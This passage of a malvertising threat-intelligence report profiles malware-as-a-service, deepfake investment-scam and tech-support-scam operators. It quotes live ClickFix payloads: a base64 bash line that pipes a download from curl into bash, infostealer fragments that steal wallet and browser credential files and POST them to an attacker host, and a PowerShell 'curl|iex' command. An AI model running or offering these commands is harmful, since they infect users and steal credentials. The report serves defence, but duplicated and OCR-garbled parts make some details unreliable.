*SlashNext. Cloaking-as-a-Service Set to Reshape the Phishing Landscape.

Industries Targeted:
Gambling (cloaked funnels spread globally across EU, Australia, Azerbaijan, Kazakhstan), social casinos (fake "play-for-fun" sites as fronts for real-money casinos), health & supplements (cloaked wellness scams slip through review).

Why It Matters:
Review systems see clean creatives while users get scammed. This turns fraud into repeatable infrastructure rather than one-off campaigns. Detection requires real-time landing-page validation and anomaly monitoring, but cloaking evolves faster than most defenses.

Representative Actors Observed:
ScamClub, DCCBoost, D-Shortiez*

*Full technical profiles in Appendix A

Detailed Threat Analysis

This section profiles a deeper security analysis into top scam types and the actors behind them in H1 2025. We start with the threat type, then highlight representative actors driving those campaigns.

1.

Threat type: Malware-as-a-Service

Actors profiled here:

1. SocGholish
2. ClearFake
3. HEX6C6
4. BellaTrix

The emergence of the Malware-as-a-Service (MaaS) model has altered the threat landscape, lowering the barrier to entry and enabling a new class of cybercriminals to execute complex attacks. The proliferation of sophisticated malware is no longer solely the domain of highly skilled hacking groups.

MaaS Operators and Developers are the architects of this ecosystem. These are technically proficient individuals or organized groups responsible for the research, development, and maintenance of the malicious tools and their supporting infrastructure.

For the case of ClickFix, the combination of technical malware delivery and human manipulation makes it one of the most prominent ways to spread malware in the ecosystem.


SocGholish


A veteran threat actor that built its reputation on fake browser updates to deploy MaaS payloads, which lead to subsequent infections like infostealers, ransomware, and credential theft tools.


Landing Page Without ClickFix Payload

Uncloaked Macos ClickFix Landing Page

Uncloaked Windows ClickFix Landing Page







SocGholish

A veteran threat actor that built its reputation on fake browser updates to deploy MaaS payloads, which lead to subsequent infections like infostealers, ransomware, and credential theft tools.

Actor overview:

- **Threat type:** MaaS; selling access to compromised sites.
- **Persistence:** Active for 5+ years; consistently high-volume in malvertising telemetry.

Primary TTPs:

- **Website compromises:** attackers compromise legitimate sites to host or deliver malvertising and payloads.
- **ClickFix:** a social engineering attack that tricks users into unknowingly execute commands or downloads via fake CAPTCHAs, “fix” prompts, or copy-paste steps.
- **MaaS payloads:** commodity loaders and payloads rented or sold for rapid, scalable campaigns.
- **Domain masquerading:** actors create or hijack domains (Chrome, Firefox, Edge) that closely mimic legitimate brands to trick users and bypass basic filters.

Malware recently deployed:

- **Ransomware:** WastedLocker, RansomHub, LockBit
- **RATs/Remote Access:** NetSupportRAT, Hades
- **Banking Trojan:** Dridex
- **Infostealers/Loaders:** AZORult, Gootloader, DoppelPaymer, BLISTER
- **Credential Theft:** WebDAV/SCF

ClickFix Payload:

Base64 encoded bash script

```
echo "Y3VybCAtcyBodHRwOi8vZC5tZXNoc29ydGVyaW8uY29tL1YgfCBub2h1cCBiYXNoICY=" | base64 -d | bash
```

Decodes to

```
curl -s http://d.meshsorterio[.]com/V | nohup bash &
```


Which finally sets up the download of a malicious executable – an infostealer payload hunting for Metamask (Crypto wallet) and other logins with →

```
set fire_wallets to {{"MetaMask", "webextension@metamask.io\\\":\\\""}
...
set myFiles to {MaaS payloads – commodity loaders and payloads rented or sold for rapid, scalable campaigns. "/cookies.sqlite", "/formhistory.sqlite", "/key4.db", "/logins.json"}
...
curl -X POST -H \"X-Bid: " & buildID & "\" -F \"lil-arch=@/tmp/out.zip\" https://meshsorterio.com/api/data/receive")
```

ClearFake

A sophisticated threat actor that exploits WordPress plugin vulnerabilities to inject malicious JavaScript. Its evolved using EtherHiding techniques to abuse smart contracts on the Ethereum blockchain to hide payloads and dynamically serve malicious content.

Ad Creative



IOC Samples (Representative / Redacted

chrome-update[.]top → loader payload (Feb 2025).

secure-firefox[.]xyz → fake update (Mar 2025).

Contract address (redacted): 0xA1de...d2e.

(Full IOC set, decoded payloads, and transaction IDs available in gated analyst dataset)

ClearFake

A sophisticated threat actor that exploits WordPress plugin vulnerabilities to inject malicious JavaScript. Its evolved using EtherHiding techniques to abuse smart contracts on the Ethereum blockchain to hide payloads and dynamically serve malicious content.

Actor Overview:

- **Threat type:** Malware-as-a-Service.
- **Persistence:** Documented since at least 2017; still recurring in H1 2025.

Primary TTPs:

- **Website compromises:** attackers compromise legitimate sites to host or deliver malvertising and payloads.
- **ClickFix:** a social engineering attack that tricks users into unknowingly execute commands or downloads via fake CAPTCHAs, “fix” prompts, or copy-paste steps.
- **MaaS payloads:** commodity loaders and payloads rented or sold for rapid, scalable campaigns.
- **EtherHiding:** abusing blockchain platforms to hide or host C2 logic and payload fragments.

Malware:

- LummaStealer
- AMOS Stealer (macOS-specific)
- Vidar Stealer

EtherHiding (on-chain payload resolution):

POST

{"method":"eth_call","params":[{"to":"0xA1decFB75C8C0CA28C10517ce56B710baf727d2e","data":"0x6d4ce63c"},"latest"],"id":97,"jsonrpc":"2.0"}


1. method: "eth_call"
   This tells the Ethereum node: simulate a call to a contract function, returning what the function would return if executed at the current chain state. Unlike eth_sendTransaction, this doesn't modify state.
2. to:
   0x33830cCEc1a25a55Fc971B127Fc41188F3C349b0"
   This is the smart contract being queried.
3. ."data":"0x6d4ce63c"
4. params[0].data The encoded function call: 0x6d4ce63c
   This is the first 4 bytes (function selector) of a contract method's keccak256 hash → It identifies which function is being called - it's a get()

RESPONSE


{"jsonrpc":"2.0","id":97,"result":"0x0000000000000000000000000000000000000000000000000000000002
0000000000000000000000000000000000000000000000000000000000000a4085a6e567559335270623234676332563051323976613 26c6c4...
⇒ final malicious domain
qiuy\.org

Hex6C6


A sophisticated malvertising operator that leverages cloaking and Malware-as-a-Service to deliver payloads like the Atomic macOS Stealer and banking trojans.



Ad Creative



Cloaked Landing Page



Uncloaked ClickFix Landing Page

Malware:

Atomic macOS Stealer (AMOS)

Hex6C6

A traditional malvertising operator that leverages cloaking and Malware-as-a-Service to deliver payloads like the Atomic macOS Stealer and banking trojans.

Actor Overview:

- **Threat type:** Malware-as-a-Service.


Primary TTPs:

- **Traditional cloaking:** actors serve “harmless” content to scanners and crawlers while delivering malicious or deceptive content to real users.
- **Loader malware:** initial infection vector delivered via malicious ads; designed to download and execute follow-on payloads (credential stealers, ransomware, miners).
- **Malware-as-a-Service (MaaS) usage:** observed payloads delivered via MaaS offerings — actors rent or integrate third-party loader services, benefiting from regular updates, support, and modular payload delivery.


BellaTrix

A multi-stage redirect operator that exploits compromised ad inventory funnels to deliver ClickFix, tech support scams, and infections.

Ad Creative



Decoy Amazon Redirect



ClickFix Landing Page

BellaTrix

A multi-stage redirect operator that exploits compromised websites that have an ad inventory to deliver ClickFix, tech support scams, and infections.

Actor Profile:

- **Threat type:** Malware-as-a-Service.
- **Persistence:** High — active for many years, constantly adapting.
- **Targeting:** Not specified in available data.

Primary TTPs:

- **Website compromises:** attackers takeover legitimate sites to host or deliver malvertising and payloads.
- **ClickFix:** a social engineering attack that tricks users into unknowingly execute commands or downloads via fake CAPTCHAs, “fix” prompts, or copy-paste steps.
- **Malware-as-a-Service (MaaS) usage:** observed payloads delivered via Maas offerings — actors rent or integrate third-party loader services, benefiting from regular updates, support, and modular payload delivery.
- **Redirects:** scripts or ad creatives that automatically forward a user’s browser to another URL.
- **Domain churn:** rapid creation, use, and abandonment of domains to host payloads or landing pages, making takedowns ineffective.
- **Decoy redirects:** logic that first sends scanners or low-value requests to benign “decoy” pages while routing targeted users to malicious destinations.

Notable Campaigns:

(March-April 2025):

- Delivered ClickFix payload via Cloudflare-themed fake captcha.
- **Malicious clipboard script:** powershell -w h "curl jupiters.cc/sign/ws|iex"
- Used decoy Amazon redirect pages in attack chain.

Reference:

- **Infoblox Threat Intelligence:** "Vextrio's Origin Story: From Spam to Scam to Adtech" - https://blogs.infoblox.com/threat-intelligence/vextrios-origin-story-from-spam-to-scam-to-adtech/

2.

Threat Type: Investment Scams

Actors profiled here:


1. FaiKast
2. Up481

From crypto schemes to bogus trading platforms, investment scams prey on trust and greed at scale. Pushed through deceptive creatives, they siphon billions of dollars globally while leaving users with empty wallets and publishers with credibility loss.

FaiKast


An investment scam operator built on AI that deploys deepfakes impersonating European politicians and journalists to front fake crypto platforms.

Deep Fake Video Ad Creatives



Cloaked Landing Page

Uncloaked Landing Page



FastKai

An investment scam operator built on AI that deploys deepfakes impersonating European politicians and journalists to front fake crypto platforms.

Actor Overview:

- **Threat type:** Investment scams.
- **Persistence:** Emerged in 2024, growing quickly through H1 2025.
- **Targeting:** Global; notable campaigns in Europe, North America, and APAC.

Primary TTPs:


- **Deepfakes:** AI-generated content of financial experts, politicians, and celebrities used in ad creatives.
- **Synthetic audio/video:** impersonations to increase user trust.
- **Cloaked landings:** benign “finance tips” or “wellness advice” pages for scanners; scam investment or miracle-cure funnels for users.
- **Domain churn:** rapid creation, use, and abandonment of domains to host payloads or landing pages, making takedowns ineffective.

Up481

A top investment scam cluster using AI-generated deepfakes of European political figures to promote fake cryptocurrency platforms.

Ad Creative

Landing Page Containing a deep fake video hosted on youtube



(it's still live)

Up481

A top investment scam cluster using AI-generated deepfakes of European political figures to promote fake cryptocurrency platforms.

Actor Profile:

- **Threat type:** Investment scams (AI deepfakes and impersonations).
- **Persistence:** High — active for many years with evolving obfuscation techniques.
- **Targeting:** Europe (politicians and journalists from European countries).

Notable Campaigns:

- **Campaign:** ssixxfres.tilda.ws
- **Deepfake video uploaded to YouTube (still active):** youtube.com/watch?v=PTOHmNuYmkc&t=11s
- Multiple European politicians and journalists had their likeness used for deepfake video ad creatives

Primary TTPs:

- **AI-generated deepfakes:** realistic synthetic audio/video that depicts prominent European political figures making statements, endorsing investments, or warning of urgent opportunities.
- **Cloaked investment scams:** landing pages, ads, and funnels that present as legitimate investment products but hide malicious intent after user trust is built.
- **Concentrated attacks:** highly focused delivery windows aimed at specific countries, constituents, or demographic cohorts to create urgency and overwhelm detection.

3.

Threat Type: Tech Support Scams

Actors profiled here:

1. QuizTSS
2. WildeTSS
3. Aalgmor


A long-running staple of malvertising, tech support scams weaponize urgency. By hijacking the browser with fake error messages and system alerts, attackers coerce users into calling fraudulent call centers — a low-tech tactic with high return.


QuizzTSS


QuizTSS continues to iterate with faster domain churn, experiments with cloaking, and fresh TTPs.

Example domain: olerisonline.web.app (Ads)

Olerisonline.web.app (Cloaked Landing Page)








Olerisonline.web.app (Landing Page)

Olerisonline.web.app (TSS Destination)

Olerisonline.web.app (Redirect Code)



QuizzTSS

QuizTSS continues to iterate with faster domain churn, experiments with cloaking, and fresh TTPs.

Actor Profile:

- **Threat type:** Tech support scams (traditional tech support scams with adaptations).
- **Persistence:** High — consistently active with domain churn tactics.
- **Targeting:** US and Japan (preferred GEOs).

Primary TTPs:

- **Cloaked landings:** benign webpages for scanners; fake store sites for users.
- **Domain churn:** rapid creation, use, and abandonment of domains to host payloads or landing pages, making takedowns ineffective.
- **Tech support scam:** tricks users into believing their devices are infected or malfunctioning to coerce them into giving remote access, installing malware, or paying for fake support services.

Notable Campaigns:

"Cookie" Campaign

Beyond its primary fake store .site TLD campaigns, we've seen the QuizTSS threat continue to create new pages with different redirect mechanisms to support its tech support scams.

The threat will wait for the user to interact with the cookie html modal and will then direct to its tech support scam page.

"Continue Button" Campaign

A new cluster leverages old tactics — a green continue button landing page.

The page also requires user input to lead to its scam, such as a mouse move or tap on mobile.


Afterwards, the green code from the landing page initiates a POST request which sends victim fingerprint info and responds with the encoded redirect payload.

WildeTSS


A novel French tech support scam cluster that uses browser text-to-speech to create dramatic, convincing prompts that turn routine browser messages into scams.

Ad Creatives

Cloaked Landing Page



TSS Video



WildeTSS

A novel French tech support scam cluster that uses browser text-to-speech to create dramatic, convincing prompts that turn routine browser messages into scams.

Actor Profile:

- **Threat type:** Tech support scam (region-specific campaigns).
- **Persistence:** Medium–High — regional focus, persistent tactics.
- **Targeting:** Highly localized to France.

Primary TTPs:

- **Cloaked landings:** benign healthcare webpages for scanners; fake scam sites for users.
- **Tech support scam:** tricks users into believing their devices are infected or malfunctioning to coerce them into giving remote access, installing malware, or paying for fake support services.

Notable campaigns:

This TSS cluster has used APIs like SpeechSynthesisUtterance, which is a built-in JavaScript Web API that lets you create spoken audio from text using the browser's text-to-speech (TTS) engine.

These campaigns are highly localized to France and often include added dramatic effects — like a shake animation — to further trick users.


Aalgmor


A long-running native ad tech support scam operator that leverages clickbait-style content to lure users into fake support flows.


Ad Creative


Landing Page without Modal

Landing Page with Malicious Modal











Tech Support scam



Investment Scam



Aalgmor

A long-running native ad tech support scam operator that leverages clickbait-style content to lure users into fake support flows.

Actor Profile:

- **Threat type:** Tech support scams.
- **Persistence:** Medium–High — regional focus, persistent tactics.
- **Targeting:** Not specified in available data.

Primary TTPs:

- **Cloaked landings:** fake blog-style landing pages and low-quality native ads are delivered to targeted users.
- **Tech support scams:** malicious modals disguised as ad-block or cookie controls.

Notable Campaign:

Aalgmor has mastered the art of persisting by reproducing clickbait driven native ads and landing pages.

Confiant first detected the actor in July 2022, and has become one of the largest sources of tech support scams.

The last detection was July 2025 with the TSS found hidden behind fake modals such as ad-block or cookie control buttons.

4.

Threat Type: Forced Redirects


Actors profiled here:

